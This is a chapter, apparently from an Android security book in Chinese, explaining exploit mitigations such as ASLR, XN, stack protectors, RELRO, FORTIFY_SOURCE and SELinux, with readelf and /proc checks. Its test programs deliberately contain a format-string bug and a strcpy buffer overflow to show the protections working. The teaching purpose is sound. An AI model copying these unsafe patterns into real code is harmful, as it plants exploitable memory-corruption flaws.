Android 虽然广泛使用了代码签名，但还是无法达到 iOS 那样的保护能力。首先，前面介绍的这些机制在 iOS 上也都得到了采用。除此之外，苹果公司还基于签名来判断某块内存区域是否可以作为代码执行，只有经过苹果公司自己签名的代码片段才允许被执行，这样就在应用程序通过官方市场的审核流程后，有效地防止了下载并加载可执行代码或注入代码。在 iOS 里，唯一的例外是一块被标记为可读可写可执行的内存，这块区域用于浏览器的 JIT 编译。通过与其他缓解技术相结合，苹果公司的代码签名机制让传统的内存崩溃型攻击变得极为困难；而 Android 并未

在此方面启用代码签名，因此无法获得相应的保护能力，无论是内存侵入型攻击还是在软件安装后下载并执行新的代码都毫无问题。本章之后会介绍其他的缓解技术，它们可以阻止一些漏洞利用，但并不影响木马的攻击。

12.3 加固堆缓冲区

在第一种针对栈缓冲区溢出的缓解技术出现时，堆缓冲区溢出攻击就开始流行起来。1999年，w00w00安全团队的Matthew Conover公开了一份名为heaptut.txt的文件：http://www.cgsecurity.org/exploit/heaptut.txt。该文档介绍了堆缓冲区内存崩溃可能带来的后果。随后出现了各类公开文档，对这个问题的探究越来越深入，包括针对特定堆实现方式和特定应用程序的漏洞利用技术。尽管有许多资料介绍，堆溢出目前仍是一种常见的漏洞类型。

抽象地来看，堆溢出的利用方法主要有两种。第一种是针对应用程序中特有的数据，导致任意代码执行。例如，攻击者可能会试图通过溢出改写软件中用于执行 shell 命令的安全标志位或者数据。第二种方法则利用底层的堆缓冲区实现机制，通常是针对堆分配器所使用的元数据。经典的双链表节点删除技术就是一个例子，不过该技术公布后，又陆续出现了许多其他攻击技术。第二种方法更加流行，因为它对整个操作系统甚至同系列版本操作系统上的每个堆溢出漏洞都有效，更加通用。如何缓解这类攻击则依堆缓冲区的不同实现而各异。

Android 使用 Doug Lea 设计的内存分配器的修改版本 dlmalloc。Android 对其的定制修改非常少，未涉及安全保护功能。在本书写作时，Android 上游源使用的 dlmalloc 版本是 2.8.6，其中已经包括了许多加固措施。比如，如果不采用额外的技巧，经典的双链表节点删除攻击在这个环境下是无效的。第 8 章已经详细介绍了这些缓解技术在 Android 中的工作原理。第一版发布时，Android 就已经使用了这个加固后的 dlmalloc 版本。

12.4 防止整数溢出

整数溢出（漏洞）可以导致许多类型的非预期行为。目前主流的 CPU 使用 32 位或 64 位的寄存器来表示整数，大小有限。当算术运算产生的结果超出这个有限的表示范围时，超出的位将被舍弃，未超出的位则被存到结果寄存器的空间中，这就是所谓的同余算术。例如，当 0x8000 和 0x20000 这两个数相乘时，结果是 0x100000000。但是 32 位寄存器所能表示的最大值是 0xffffffff，因此最高的那一位不会被存储到这个寄存器中，最终的结果是 0x00000000。整数溢出可能导致程序崩溃、价格计算错误或者其他运行时问题，最值得关注的后果是内存出错。例如，如果将一个这样的值传给内存分配函数，就会分配一个远小于预期的缓冲区。

2002 年 8 月 5 日，资深安全研究员 Florian Weimer 在当时很流行的 Bugtraq 邮件列表上发布了多个 C 运行时库中 `calloc` 函数的一个严重漏洞。这个函数使用了 2 个参数：要申请的内存空间单元数量以及每个单元的大小。它会在内部将这两个参数的值相乘，并将结果传递给 `malloc` 函数。问题的关键是，有漏洞的 C 运行时库不会检查相乘时是否出现了整数溢出。因此，如果相乘的结果大于 32 位整数，这个函数最终将返回一个远小于调用者预期的内存缓冲区。后来这个

问题得到修复，在发生整数溢出时返回 NULL。

Android 安全团队在 Android 第一版发布之前就已经修复了这个漏洞，因此所有 Android 版本都不受其影响。Android 的安全文档将这个对 `calloc` 所作的修改吹嘘为安全加固，但是绝大部分的安全研究员不认为这是安全加固：只是避免了一个已知的安全漏洞而已。事实上，这个问题甚至从未被分配 CVE 编号。我们并不认为 Android 安全团队的这一工作是漏洞利用缓解，不过出于完整性考虑顺带提及。

此外，Android 还使用了一种更为全局性的方法来防止整数溢出。它引入了 Google Chrome OS 开发者 Will Drewry 所开发的一套库，名为 safe_iop（safe integer operations，安全的整数运算）。该库提供了各种特别编写的算术运算函数，在整数溢出发生时会返回失败。该库可以替代编程语言中自带的算术运算符，用于对整数运算比较敏感的地方，比如计算一块动态分配的内存大小或者累加一个引用计数器。从第一个版本开始，Android 就加入了这个库。

撰写这本书时，我们仔细调查了 Android 对 safe_iop 的使用。此时的最新版本是 Android 4.2.2，其中只有 5 个源文件含有 safe_iop 库的头文件。进一步观察后发现，该库中 `safe_add`、`safe_mul` 和 `safe_sub` 函数的使用次数分别是 5 次、2 次和 0 次。使用这些函数的主要是 Bionic 的 libc 库、官方 recovery 中的 minizip 和 Dalvik 的 libdex 库。Android 使用的 safe_iop 版本似乎已经过期了。这个库目前的上游版本是 0.4.0，并且包含了许多进入 0.5.0 的 commit。AOSP 中的一个 commit 指向了版本 0.3.1，也就是当前的已发布版本。不过在代码变更日志中，safe_iop.h 头文件并未包含版本 0.3.1。总的来说，这个库并未得到广泛而有价值的使用，让人惋惜。

12.5　阻止数据执行

现代操作系统为了对抗任意代码执行类型的攻击，广泛采用的漏洞利用缓解技术是阻止数据执行。基于哈佛结构的计算机自带这种保护机制，因为这类系统从物理上将存储代码和存储数据的内存分离开来。不过，包括基于 ARM 的设备在内，只有极少系统完全使用这种架构。

现在的计算机系统大都基于一种修改后的哈佛结构或冯・诺依曼结构。这些结构允许代码和数据在相同的内存中共存，因此可以从磁盘上加载程序并执行，软件升级也变得更为容易。从通用计算机的便利性要求来看，这个特性是极其重要的，因此这些系统只能部分要求代码和数据分离。在设计缓解机制时，研究员会特别针对数据段被执行的情况。

2000 和 2002 年，PaX 团队的 pipacs 分别创造了两种在 i386 平台上防止数据执行的技术。i386 平台不支持在页表中将内存标记为不可执行，因此这两种纯软件技术使用了一些平时极少用到的硬件特性。2000 年，PaX 发布了名为 PAGEEXEC 的技术，它使用 CPU 中的 TLB（快表）缓存机制来阻止对数据的执行。2002 年，PaX 又发布了名为 SEGMEXEC 的技术，它使用 i386 系列处理器中的段机制，将用户空间内存分为存储数据和存储代码的两类。当 CPU 从内存的数据存储区域中取指令时，出现的缺页错误会使内核阻止数据执行。PaX 为了让这些技术被广泛采纳而努力奋斗，但是许多 Linux 发行版最终还是采用了 SEGMEXEC 技术的一个变种：exec-shield。这些技巧都早于现代的数据执行阻止技术，很可能为后者提供了灵感。

现在的设备使用将硬件和软件相结合的方法来阻止数据执行。当前的 ARM 和 x86 处理器都支持这个特性，不过各个平台在使用这个技术时的术语有些许差异。ARM 在 AMD64 系列处理器（例如 Athlon 64 和 Opteron）中首先引入了对 NX（Never Execute）的硬件支持。此后，Intel 在奔腾 4 系列处理器中引入了 XD（eXecute Disable）。ARM 则从 ARMv6 架构起开始支持 XN（eXecute Never）。HTC Dream（也就是众所周知的 G1 或 ADP1）就使用了这种处理器设计。

无论是 ARM 还是 x86 架构，操作系统内核都必须使用这一特性，将某些内存区域标记为不应该被执行。如果程序试图执行这些内存区域，就会产生一个处理器执行错误，然后提交给操作系统内核。内核处理这个错误的方法是向产生问题的进程发送一个信号，这通常会使其终止执行。

对一个程序而言，除非它包含没有设置可执行标志的 `GNU_STACK` 程序头，否则 Linux 内核就会将其栈所在的内存标记为可执行。编译程序时，如果将`-znoexecstack` 选项传给编译工具链，编译器就会在生成的可执行文件中插入这个程序头。如果不存在 `GNU_STACK` 程序头，或者存在但可执行标志被置上，那么栈就是可执行的。受此影响，所有其他可读的内存映射也都是可执行的。

可以使用 `execstack` 或者 `readelf` 工具来判断某个二进制可执行文件中是否包含这样的程序头。大部分 Linux 发行版上都有这两个工具，在 AOSP 仓库中也能找到。下面摘录了如何用这两个工具判断栈的可执行状态：

```
dev:~/android $ execstack -q cat*
? cat-g1
- cat-gn-takju
X cat-gn-takju-CLEARED

dev:~/android $ readelf -a cat-g1 | grep GNU_STACK

dev:~/android $ readelf -a cat-gn-takju | grep GNU_STACK
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW 0

dev:~/android $ readelf -a cat-gn-takju-CLEARED | grep GNU_STACK
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0
```

代码倒数第 3 行的 RW 和倒数第 1 行的 RWE 加粗

除了这些工具，还可以通过 proc 文件系统中的 maps 文件来判断内存映射是否可执行。下面摘录了在运行 Android 4.2.1 的 Galaxy Nexus 和运行 Android 2.2.2 的 Motorola Droid 上使用 `cat` 工具查看映射情况的结果：

```
shell@android:/ $ # on the Galaxy Nexus running Android 4.2.1
shell@android:/ $ cat /proc/self/maps | grep -E '(stack|heap)'
409e4000-409ec000 rw-p 00000000 00:00 0          [heap]
bebaf000-bebd0000 rw-p 00000000 00:00 0          [stack]

$ # on the Motorola Droid running Android 2.2.2
$ cat /proc/self/maps | grep -E '(stack|heap)'
0001c000-00022000 rwxp 00000000 00:00 0          [heap]
bea13000-bea14000 rwxp 00000000 00:00 0          [stack]
```

maps 文件中的每一行都包括一块内存区域的起止地址、权限、页偏移地址、设备主编号和

次编号、文件的 inode 编号以及该内存区域的名字。从结果的权限部分可以看到，Galaxy Nexus 中的栈和堆是不可执行的，但是在较老的 Motorola Droid 中，栈和堆都是可执行的。

在 Android 1.5 发布时，Linux 内核就已经有了这个缓解机制，不过 Android 系统中的二进制可执行文件在编译时并未启用对这一特性的支持。2010 年 5 月 5 日，编号为 2915cc3 的 commit 加入了这一支持。两周后发布的 Android 2.2（冻酸奶）并未使用这个保护措施。直到下一个版本 Android 2.3（姜饼）发布时，才最终将这一缓解技术用在用户的终端设备上。不过，有一些姜饼设备只是部分实现了这一缓解技术，例如运行 Android 2.3.4 的索尼 Xperia Play 手机。下面节选了这一设备上栈和堆的内存映射结果：

```
$ # on a Sony Xperia Play with Android 2.3.4
$ cat /proc/self/maps | grep -E '(stack|heap)'
0001c000-00023000 rwxp 00000000 00:00 0          [heap]
7e9af000-7e9b0000 rw-p 00000000 00:00 0          [stack]
```

可以看到，这里的栈是不可执行的，但堆中的数据依然可以执行。查看这个设备的内核代码，可以发现保持堆的可执行是出于遗留的兼容性问题考虑，不过还不清楚是否真正有必要。2010 年 6 月发布的 Android NDK 4b 版启用了这个缓解机制。自此以后，所有版本的 AOSP 和 NDK 都默认启用这一编译器选项。有了这个保护技术，攻击者就无法直接执行位于不可执行映射区的本地代码。

12.6　地址空间布局随机化

地址空间布局随机化（ASLR）是一种将熵引入进程内存地址空间的缓解技术，最初由 PaX 团队在 2001 年作为一种临时应对方案发布。在其出现之前，绝大部分漏洞利用代码都依赖于硬编码的地址。尽管这并不是严格的规定，但当时的漏洞利用开发者通常使用这样的地址来简化开发工作。

整个操作系统内核中的多处地方都已经实现了这个缓解机制。然而，和防止数据执行一样，内核是否启用 ASLR 取决于二进制可执行代码模块中的信息，也就是说，还需要编译器工具链的相应支持。

Linux 内核提供了多种内存区域，包括提供 `brk` 和 `mmap` 系统调用使用的区域、栈内存空间和其他区域。`brk` 系统调用创建的内存区域用于进程存储堆中的数据。`mmap` 系统调用负责将库文件、普通文件和其他共享内存映射到进程的虚拟地址空间。栈内存空间则在进程创建时就被分配好了。

ASLR 的原理是将熵的概念引入这些调用所分配的虚拟地址空间。由于这些区域被创建在多个地方，将每块内存区域随机化需要进行专门的考量并一一实现。因此，ASLR 通常会分阶段实现。从过去的情况来看，同一个操作系统会在各个版本中支持越来越多的 ASLR。只有当所有可能的内存段都被随机化时，才能称该操作系统实现了“完全的 ASLR 支持”。

即便系统完全支持 ASLR 了，特定进程的地址空间也不一定会被完全随机化。如果在编译时遗漏了开启这类特性所需的编译器标志，生成的可执行文件就不支持 ASLR，无法被随机化。例

如，要生成位置无关可执行文件（Position-Independent Executable，PIE），就需要在编译时传入 `-fPIE` 或者 `-pie` 标志。使用 `readelf` 工具可以判断二进制文件在编译时是否开启了这些标志，如下所示：

```
dev:~/android $ # cat binary from Android 1.5
dev:~/android $ readelf -h cat-g1 | grep Type:
  Type:                              EXEC (Executable file)

dev:~/android $ # cat binary from Android 4.2.1
dev:~/android $ readelf -h cat-gn-takju | grep Type:
  Type:                              DYN (Shared object file)
```

当二进制可执行文件支持基地址的随机化时，其类型是 `DYN`；不支持则类型是 `EXEC`。从前面的输出可以看出，来自 G1 的 cat 文件无法被随机化，而来自 Galaxy Nexus 的 cat 文件可以。要验证这一点，还可以通过多次查看 proc 文件系统下的 maps 文件对基地址进行采样，如下所示：

```
# # two consecutive samples on Android 1.5
# /system/bin/toolbox/cat /proc/self/maps | head -1
00008000-00018000 r-xp 00000000 1f:03 520        /system/bin/toolbox
# /system/bin/toolbox/cat /proc/self/maps | head -1
00008000-00018000 r-xp 00000000 1f:03 520        /system/bin/toolbox

shell@android:/ $ # two consecutive samples on Android 4.2.1
shell@android:/ $ /system/bin/cat /proc/self/maps | grep toolbox | \
head -1
4000e000-4002b000 r-xp 00000000 103:02 267       /system/bin/toolbox
shell@android:/ $ /system/bin/cat /proc/self/maps | grep toolbox | \
head -1
40078000-40095000 r-xp 00000000 103:02 267       /system/bin/toolbox
```

上面的结果清楚地显示，Android 4.2.1 上有相应的二进制基地址随机化。这一点可以从该二进制文件代码区域中起止地址的第一个数字看出来。在两次连续的执行中，分别对应的基地址是不同的，分别为 0x4000e000 和 0x40078000。和预期一样，在 Android 1.5 上，二进制文件的基地址并未被随机化。

注意 Android 中的 cat 程序通常只是 toolbox 二进制文件的一个符号链接。此外，Android 提供的 shell 经常会内建一条 `cat` 命令。在这样的系统上，需要执行/system/bin/cat 来获得精确的（多次执行）采样结果。

另外需要注意的内存区域是 vdso 区域（x86）或者 vectors 区域（ARM）。这类内存映射可以帮助内核更轻松、更快速地进行通信。但是直到 2006 年，x86 Linux 才完成 vdso 区域的随机化。甚至在内核支持 vdso 的随机化以后，一些 Linux 发行版又过了很久才启用其所需的内核配置选项。

与其他现代操作系统一样，Android 对 ASLR 的支持也是分阶段完成的。虽然它在 4.0 中引入了最初的支持，但是仅仅实现了对栈和 `mmap` 系统调用所创建区域（包括动态链接库）的随机化。Android 4.0.3 在 commitd707fb3 中实现了对堆空间的随机化，但是动态链接器（linker）

本身的随机化并未实现。第 8 章和第 9 章介绍了 Georg Wicherski 和 Joshua J. Drake 开发的浏览器漏洞利用，其中涉及这一点。接下来，Android 4.1.1 作出了较大的改进，为 linker 和所有其他的系统二进制文件加入了熵。在本书写作时，Android 已经几乎完全支持 ASLR 了，未被随机化的内存只剩 vectors 区域。

注意　将多种缓解机制一层层地结合起来是纵深防御的一种形式，可以极大地提高有效漏洞利用的创建难度。最好的例子就是 ASLR 和 XN 同时完全启用的情形；如果单独使用，它们起到的作用则很有限。如果没有完全启用 ASLR，攻击者就可以使用第 9 章介绍的 ROP 技术来绕过 XN。如果完全启用 ASLR 而没有 XN，也很容易被堆喷射（heap spraying）之类的技术攻陷。这些缓解技术相辅相成，最终构成更强的安全防护。

12.7　保护栈

1997 年，Crispin Cowan 创造了一种叫作 StackGuard 的保护技术，用于对抗基于栈的缓冲区溢出。这种保护技术的工作原理是在当前栈帧保存的返回地址之前存储一个探测值。这个探测值有时称为 cookie 值，在函数的起始代码处被动态地创建出来。创建该值的代码则是由编译器在编译时插入可执行文件的。这个探测值最初由全 0 构成，后来升级为使用随机的 cookie 值，以应对发生 `memcpy` 操作时的缓冲区溢出攻击。最后，StackGuard 不再有人维护，其他栈保护机制陆续被创造出来并得以实现。

为填补 StackGuard 的空缺，IBM 的 Hiroaki Etoh 开创了一个名为 ProPolice 的项目，又叫作 SSP，即 Stack-Smashing-Protector（直译为“栈粉碎保护器”）的缩写。ProPolice 与 StackGuard 有许多不同之处：第一，IBM 在编译器的前端而非后端实现了这一保护机制；第二，IBM 进一步扩展了保护范围，而不仅仅是针对被保护函数的返回地址；第三，函数中的变量会被重新排序，使溢出一个缓冲区或者数组后影响到其他局部变量的可能性变小；第四，ProPolice 会复制一份函数参数，同样保护它们免受溢出的影响。现在，ProPolice 已经成为 GCC 的标准，在包括 Android 在内的许多操作系统中都默认启用。

在 Android 中，使用 GCC 编译器时传入 `-fstack-protector` 标志会启用 ProPolice 栈保护机制。Android 从第一个公开版本（1.5）开始就一直支持这个特性。除了用于操作系统自身，Android NDK 的这一缓解机制也被作为默认项提供给第三方开发者。这样，所有编译产生的二进制代码都能默认得到保护。Android 很早就开始使用这一缓解机制，让许多栈缓冲区溢出漏洞无法被利用。

12.8　保护格式化字符串

格式化字符串漏洞是一类很有趣的问题。第一次发现并公布这种问题时，许多人都惊讶于这种错误竟然可以被利用。随着越来越多的人开始了解和利用这类问题，对其缓解的研究也开始了。2001 年，多位研究人员共同发表了题为“FormatGuard: Automatic Protection From printf Format

String Vulnerabilities”的论文。现在，已经出现了许多应对该问题的缓解技术，不少都在上述论文中有所介绍。

其中一种策略是在编译代码时传入一些特殊的编译参数，让编译器检查代码中是否存在可能被利用的格式化字符串。将这种保护方法称为缓解技术也许不太恰当，因为它试图完全防止这些问题进入运行时系统，而不是防止逃脱检测的问题被利用。要使用这个保护方法，只需在编译代码时将`-Wformat-security` 和`-Werror=format-security` 这两个参数传给编译器即可。下面的 shell 会话展示了启用这些参数后编译器的行为：

```
dev:~/android $ cat fmt-test1.c
#include <stdio.h>
int main(int argc, char *argv[]) {
  printf(argv[1]);
  return 0;
}
dev:~/android $ gcc -Wformat-security -Werror=format-security -o test \
fmt-test1.c
fmt-test1.c: In function 'main':
fmt-test1.c:3:3: error: format not a string literal and no format
arguments [-Werror=format-security]
cc1: some warnings being treated as errors
dev:~/android $ ls -l test
ls: cannot access test: No such file or directory
```

可以看到，编译器打印出了一个错误，并没有生成可执行文件。编译器成功检测到一个非常量字符串被作为格式化字符串参数传递给了 `printf` 函数。这样的非常量字符串可以被攻击者控制，因此可能会出现安全漏洞。

不过该保护技术并不够全面，许多存在漏洞的程序无法被检测出来。例如，下面这段代码不会造成任何警告，因此生成了可执行文件：

```
dev:~/android $ cat fmt-test2.c
#include <stdio.h>
int main(int argc, char *argv[]) {
  printf(argv[1], argc);
  return 0;
}
dev:~/android $ gcc -Wformat-security -Werror=format-security -o test \
fmt-test2.c
dev:~/android $ ls -l test
dev:~/android $ ./test %x
2
```

这样的情况还有许多。如果一个函数使用了 stdarg.h 头文件提供的可变参数功能（即该函数接受的参数数量并不固定），GCC 就会通过`__format__`函数属性来实现这种保护。下面这段代码来自 AOSP 源代码树中的 bionic/libc/include/stdio.h 文件，说明了 `printf` 函数如何使用这一注释符号：

```
237 int    printf(const char *, ...)
238       __attribute__((__format__ (printf, 1, 2)))
```

这个函数属性有三个参数：第一个是函数名；后两个是要传递给 printf 的参数的位置索引，从 1 开始，分别指向格式化字符串本身的索引和格式化字符串后首个要传入参数的索引。有许多使用这种方式标记的函数，printf 只是之一。如果使用了可变参数的函数没有被这样标记，GCC 的-Wformat 警告功能将无法检测到这种潜在的漏洞情况。

Android 从 2.3 开始对分发的二进制文件采用-Wformat-security 标志进行编译。Android 源代码在 2010 年 5 月 14 日加入了这个机制，相关的 commit id 是 d868cad。这个 commit 让 Android 中的所有代码在编译时都能得到该技术的保护。在所有版本的 NDK 中，编译器都支持这一特性，但是直到 2013 年 7 月发布的 r9 版，NDK 才开始将其设置为默认的编译标志。也就是说，除非开发者手动指定参数，用较老版本 NDK 编译的代码更容易受到格式化字符串攻击的影响。

提示　在 build/core/combo/TARGET_linux-<arch>.mk 文件中可以找到编译 AOSP 时使用的默认编译器参数，其中<arch>表示编译目标的架构（通常是 arm）。

另一种策略是禁用%n 格式化指示符。在格式化字符串漏洞利用中，这个指示符被用于精确地造成内存破坏。2008 年 10 月，在 Android 的第一个公开版本发布之前，Android 开发人员就从 Bionic 库中移除了对%n 指示符的支持。禁用它虽然能让一些问题变得不可利用，但并不能从整体上解决这类问题。攻击者还是可以利用其它格式化指示符造成缓冲区溢出或者拒绝服务。

还有一种策略是在编译时将_FORTIFY_SOURCE 值赋为 2。这个缓解技术可以防止格式化字符串使用驻留在可写内存中的%n 指示符。与-Wformat-security 标志不同，这个保护措施中还包含一个在操作系统 C 运行时库中实现的 runtime 组件。在 12.11 节中，可以看到关于这一策略以及 Android 对其支持的更多细节。

12.9　只读重定位表

覆盖用于解析外部函数的指针是另一种流行的内存破坏型漏洞利用技术，主要是修改全局偏移量表（Global Offset Table，GOT）中的地址，使其指向攻击者构造的机器码或者其他对攻击者有用的函数。因为用 readelf 或者 objdump 等工具可以很容易地读出 GOT 中条目的地址，所以这项技术在很多漏洞利用中都得到了使用。

Linux 的长期贡献者 Jakub Jelinek 在 binutils 邮件列表中提出了一个补丁，用于防止攻击者使用这一技术：http://www.sourceware.org/ml/binutils/2004-01/msg00070.html。这个补丁标志着一种新的缓解技术诞生，即只读重定位表（Read-Only Relocations，relro）。使用编译参数 -Wl,-z,relro，编译器生成的二进制文件就会启用这一保护。可以用 readelf 工具来判断某个二进制文件是否已经使用了这一缓解措施，如下所示：

```
dev:~/android $ # cat binary from Android 1.5
dev:~/android $ readelf -h cat-g1 | grep RELRO

dev:~/android $ # cat binary from Android 4.2.1
```

```
dev:~/android $ readelf -h cat-gn-takju | grep RELRO
  GNU_RELRO      0x01d334 0x0001e334 0x0001e334 0x00ccc 0x00ccc RW  0x4
```

然而，仅仅使用参数`-Wl,-z,relro`还不够；此时得到的是部分 relro，GOT 还是可写的。要发挥这种缓解技术的最大能力，达到完全 relro，还需要一个`-Wl,-z,now`参数。下面的代码展示了如何检查 relro 是否完全：

```
dev:~/android $ readelf -d cat-gn-takju | grep NOW
 0x0000001e (FLAGS)                      BIND_NOW
 0x6ffffffb (FLAGS_1)                    Flags: NOW
```

增加新的参数后，linker 会在程序启动时加载其所有依赖库（而不是延迟按需加载）。因为所有依赖库都已经得到解析，所以 linker 不再需要更新 GOT。这样，在该程序接下来的执行期间，GOT 就可以被标记为只读。由于这片内存区域是只读的，在不改变其权限的情况下无法写入数据，因此任何试图写入 GOT 的行为都会导致该进程崩溃，从而使漏洞利用失败。

Android 在 2012 年 4 月加入了这一缓解措施，将其作为 4.1.1 版的一部分发布。它使用了上面这两个必需的参数，准确地实现了只读的 GOT 区域。相关的 AOSP commit id 是 233d460。NDK 则从 8b 版开始启用这个机制。此后，所有的 AOSP 和 NDK 都默认启用这个编译器选项。与格式化字符串保护一样，用老版本 NDK 编译的源代码可能会存在此类漏洞，开发者需要用新的 NDK 重新编译。使用这个保护机制后，攻击者就无法再改写 GOT 或者执行其中保存的数据了。

12.10　沙盒

自从 Google Chrome 发布以来，沙盒已经在短短 5 年间成为一种非常流行的缓解技术。沙盒的主要目的是进一步实现最小特权原则，主要方法是降低程序中部分代码的特权并减少其功能。有一些代码由于质量较低或者面对不可信数据的暴露面更广，本身就有更高的风险。在受限的环境中运行这些高风险代码，有助于防止攻击取得成功。例如，即便攻击者已经可以执行任意代码，沙盒也可以防止攻击者访问敏感数据或者损害系统。目前 Windows 系统中的一些流行软件都在一定程度上使用了沙盒技术，如 Microsoft Office、Adobe Reader、Adobe Flash Player 和 Google Chrome 等。

从第一版开始，Android 就使用了某种形式的沙盒。第 2 章介绍了 Android 使用不同的用户身份来隔离不同的进程。虽然这种形式的沙盒相当粗糙，但还算是一种有效的沙盒。此后，Android 4.1 加入了隔离服务特性，允许应用程序创建使用不同用户 ID 的另一个隔离进程。基于这一特性，Chrome for Android 在运行 Jelly Bean 的设备上使用的沙盒比之前版本 Android 上的稍强一些。Android 的未来版本可能还会对此进行进一步加固，具体例子参阅 12.18.1 节。

12.11　增强源代码

2004 年，Linux 的长期贡献者 Jakub Jelinek 创建了源码增强缓解机制，用于防止一般性的缓冲区溢出缺陷被利用。这个机制由两部分构成，分别在编译器和操作系统的 C 语言库中。如果在

编译源代码时启用优化，并传入-D_FORTIFY_SOURCE，编译器就会在传统易出错的函数周围包裹另一层代码。C 语言库中的这些包裹函数会以多种方式验证在运行时传入原始函数的参数。例如，将传递给 strcpy 的目标缓冲区尺寸大小与源字符串的长度进行比较。如果试图复制的字节超出目标缓冲区的大小，会导致验证错误和程序终止。

strcpy 只是许多被包裹起来的函数之一。哪些函数会被增强则取决于具体的实现。在 Ubuntu 12.04 的 GCC 编译器和 C 语言库中，有 70 多个函数被包裹起来。这种修改危险函数的通用性技术非常强大，用处并不仅限于检查缓冲区溢出。事实上，如果将宏的值定义为 2，就可以启用更多的检查，包括一些对格式化字符串攻击利用的防御。

下面是在 Ubuntu 12.04 x86_64 机器上使用 FORTIFY_SOURCE 的一个例子：

```
dev:~/android $ cat bof-test1.c
#include <stdio.h>
#include <string.h>
int main(int argc, char *argv[]) {
  char buf[256];
  strcpy(buf, argv[1]);
  return 0;
}
dev:~/android $ gcc -D_FORTIFY_SOURCE=1 -O2 -fno-stack-protector -o \
test bof-test.c
dev:~/android $ ./test `ruby -e 'puts "A" * 512'`
*** buffer overflow detected ***: ./test terminated
======= Backtrace: =========
...
```

上面的测试程序是一个简单的人为构造示例，其中存在一个缓冲区溢出漏洞。尝试向缓冲区复制过多字节时，程序检测到了即将发生的内存错误，然后终止了运行。

Android 在 4.2 的开发过程中加入了对 FORTIFY_SOURCE 的实现。遗憾的是，Android NDK 现在还没有支持它。Android 对 Bionic C 运行时库进行了一系列修改（commit id 分别为 0a23015、71a18dd、cffdf66、9b549c3、8df49ad、965dbc6、f3913b5 以及 260bf8c），一共增强了 15 个最容易犯错的函数。下面的代码检查了 Android 4.2.2 的 libc.so 库，用 Ubuntu CompilerFlags 帮助页面（https://wiki.ubuntu.com/ToolChain/CompilerFlags）的一条命令得出这个统计结果：

```
dev:~/android/source $ arm-eabi-readelf -a \
out/target/product/maguro/system/lib/libc.so \
| egrep ' FUNC .*_chk(@@| |$)' \
| sed -re 's/ \([0-9]+\)$//g; s/.* //g; s/@.*//g;' \
| egrep '^__.*_chk$' \
| sed -re 's/^__//g; s/_chk$//g' \
| sort \
| wc -l
15
```

在 Android 4.4 之前，只有 FORTIFY_SOURCE 缓解技术的第 1 级（即值为 1）得到了实现，其中包含对缓冲区溢出的检查，但是没有实现对格式化字符串攻击的保护。Android 的实现中甚至加入了一些专门针对 Bionic 的扩展，比如检查传递给 strlen 函数以及 strcpy 和 strlcat

这两个 BSD 风格函数的参数。Android 4.4 则实现了 FORTIFY_SOURCE 缓解的第 2 级。

在运行 Android 4.2.2 的 Galaxy Nexus 设备上执行测试程序，来验证 FORTIFY_SOURCE 的效果。编译环境是在一台 Ubuntu x86_64 开发机上检出的 AOSP 代码库，标签号是 android-4.2.2_r1。下面的输出显示了测试的结果：

```
dev:~/android/source $ . build/envsetup.h
...
dev:~/android/source $ lunch full_maguro-userdebug
...
dev:~/android/source $ tar zxf ~/ahh/bof-test.tgz
dev:~/android/source $ make bof-test
[... build proceeds ...]
dev:~/android/source $ adb push \
out/target/product/maguro/system/bin/bof-test /data/local/tmp
121 KB/s (5308 bytes in 0.042s)
dev:~/android/source $ adb shell
shell@android:/ $ myvar=`busybox seq 1 260 | busybox sed 's/.*/./' \
 | busybox tr -d '\n'`
shell@android:/ $ echo -n $myvar | busybox wc -c
260
shell@android:/ $ /data/local/tmp/bof-test $myvar &
[1] 29074
shell@android:/ $
[1] + Segmentation fault   /data/local/tmp/bof-test $myvar
shell@android:/ $ logcat -d | grep buffer
F/libc    (29074): *** strcpy buffer overflow detected ***
```

这里使用了 AOSP 的构建系统来编译该程序，以验证 FORTIFY_SOURCE 是否为默认的编译项。可以看到，程序再一次检测到即将出现的内存破坏，并且终止了运行。Android 没有使用命令行终端的输出界面，而是通过标准的 logcat 机制输出了这个错误。

尽管源代码增强技术非常强大，但并非没有缺点。首先，只有对于编译器已知大小的缓冲区，FORTIFY_SOURCE 才能生效。如果传给 strcpy 的目的指针指向可变大小的缓冲区，就无法验证其长度了。其次，由于这一缓解机制需要在编译时使用特殊的参数，所以无法保护只有二进制文件的旧组件。即便如此，FORTIFY_SOURCE 依然是一个非常有用的缓解技术，可以有效防止许多 bug 被利用。

12.12 访问控制机制

使用访问控制技术，系统管理员可以限制其他用户在计算机系统中的行为。该技术主要有两种类型：分布式访问控制（Discretionary Access Control，DAC；又称自主访问控制）和集中式访问控制（Mandatory Access Control，MAC；又称强制访问控制）。还有一种机制叫作基于角色的访问控制（Role-Based Access Control，RBAC），它与 DAC 和 MAC 类似，但是灵活性更好，可以使用 DAC 和 MAC 中的要素。这些机制都能用于防止低权限用户访问有价值的系统资源或者其无需访问的资源。

MAC 和 DAC 虽然都用于保护资源不被访问，但是在控制方式上有很大区别：DAC 允许用

户自己修改访问策略，而 MAC 的策略则完全由系统管理员控制。DAC 的最佳例子是 UNIX 文件系统权限：普通用户不需要系统管理员的授权就可以更改自己所拥有文件和目录的访问权限，从而允许其他用户访问。MAC 的相关例子是 SELinux，系统管理员必须对每个人的访问权限进行定义和维护。

从 2012 年到 2013 年年初，Stephen Smalley、Robert Craig、Kenny Root、Joshua Brindle 和 William Roberts 将 SELinux 移植到了 Android。2013 年 4 月，三星在 Galaxy S4 设备中实现了 SELinux。SELinux 有 3 种实施模式：disabled、permissive 和 enforcing。在 disabled 模式下，SELinux 存在但不发挥作用；在 permissive 模式下，SELinux 会将违反策略的行为记录下来，但并不会阻止这些行为；而 enforcing 模式会严格地实施所有策略，拒绝所有违反策略的访问。在 Galaxy S4 上，默认的实施模式是 permissive。三星在 KNOX 企业安全产品以及后来更新的 Galaxy S4 固件版本中使用了 enforcing 模式。谷歌宣布了在 Android 4.3 中对 SELinux 的官方支持，但是只采用了 permissive 模式。Android 4.4 是第一个使用 enforcing 模式的官方版本。

SELinux 并不是目前 Android 设备中唯一的访问控制解决方案。日本市场中的 LG Optimus G 设备还使用了一种名为 TOMOYO 的 MAC 实现方案。在设备启动时，由 ccs-init 加载的 TOMOYO 策略会防止 shell 以 root 权限运行。此外，东芝的 Excite 平板电脑中有一个名为 sealime.ko 的内核模块，似乎是将 SELinux 移植到 Android 上的准备工作。

